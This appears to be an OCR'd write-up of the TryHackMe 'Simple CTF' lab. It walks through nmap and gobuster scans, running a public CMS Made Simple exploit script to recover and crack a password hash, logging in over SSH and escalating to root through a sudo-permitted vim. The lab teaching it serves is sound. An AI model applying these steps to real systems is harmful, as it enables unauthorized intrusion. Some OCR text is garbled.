
Simple CTF

${\bf Kumpel 7}$

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Those are the tasks i have to do, I am using the ubuntu machine with openvpn connection to tryhackme network.

1 Questions



Screenshot 1: This is what we have to do

We start with an nmap scan:

nmap -A -v -IP_VICTIM

```
PORT
         STATE SERVICE VERSION
        open ftp
                         vsftpd 3.0.3
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
Can't get directory listing: TIMEOUT
  ftp-syst:
    STAT:
  FTP server status:
        Connected to ::ffff:10.18.5.129
        Logged in as ftp
        TYPE: ASCII
       No session bandwidth limit
        Session timeout in seconds is 300
       Control connection is plain text
Data connections will be plain text
        At session startup, client count was 4
       vsFTPd 3.0.3 - secure, fast, stable
 End of status
80/tcp open http
                         Apache httpd 2.4.18 ((Ubuntu))
  http-methods:
    Supported Methods: GET HEAD POST OPTIONS
  http-robots.txt: 2 disallowed entries
  / /openemr-5_0_1_3
 http-server-header: Apache/2.4.18 (Ubuntu)
_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open ssh
                         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
    256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Screenshot 2: The result of a scan

Now the next obvious thing is to run a gobuster scan:

```
gobuster dir -w directory-list-2.3-big.txt -u IP_VICTIM
```

you can add -t128 to make it faster. If you are on ubuntu like me, you need to install gobuster via go install command, and then add an alias to .bashrc file.

We discover that /simple directory is available, so let's jump in there and see what's inside.



Screenshot 3: This is what's inside

The service is used by CMSMS, so maybe someone have found and exploited vulnerabilities in this system before.

Metasploit gives some exploits, but author wants us to use this one:



Screenshot 4: Below this is exploit written in python

So we can use this script (but first we need to change all "print 'xxx" into print('xxx'), because we will use python3), we get the following output for the command

```
python3 46635.py -u IP_VICTIM --crack -w PATH_TO_MY_WORDLIST
```


Screenshot 5: output for the script


So it has some problems with cracking the password but we shouldn't worry too much. It is MD5 hash, so we don't even need john to crack it as dcode will do this for us.



Screenshot 6: This weird string of letters is a salt. The password is secret.

On the site there is info "if this is your site, click here" so obviously i click here. There is a login page:





Screenshot 7: This is what we see after login on this page

We should be able to login to ssh with those credentials, so let's try that. Remember that here port is 2222, so:

ssh mitch@IP_VICTIM -p 2222

```
dam@kumpel:-/seclists/37/Passwords/Common-Credentials ssh mitch@i0.10.22.43 -p 2222
The authenticity of host '[10.10.22.43]:2222 ([10.10.22.43]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnAsnnPNAufEqOpvTb08d0JPCHGgmeABEdQ5g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Marning: Pernanently added '[10.10.22.43]:2222' (ED2519) to the list of known hosts.
Mitch@i0.10.22.43's password:
Melcome to Ubuntu 10.44.6 LTS (GNU/Linux 4.15.0-58-generic i686)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://lundscape.canonical.com

* Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
Cogd job, keep up!
```

Screenshot 8: 1st flag!

After "cd .." we see another users directory, but we cannot see it. We need to think of a way to get into this directory.

\$ sudo -l User mitch may run the following commands on Machine: (root) NOPASSMD: /usr/bin/vim \$ sudo /usr/bin/vim sunbath

Screenshot 9: How to find how to leverage privileges

Now we just need to enter root directory and find the flag. :) $\,$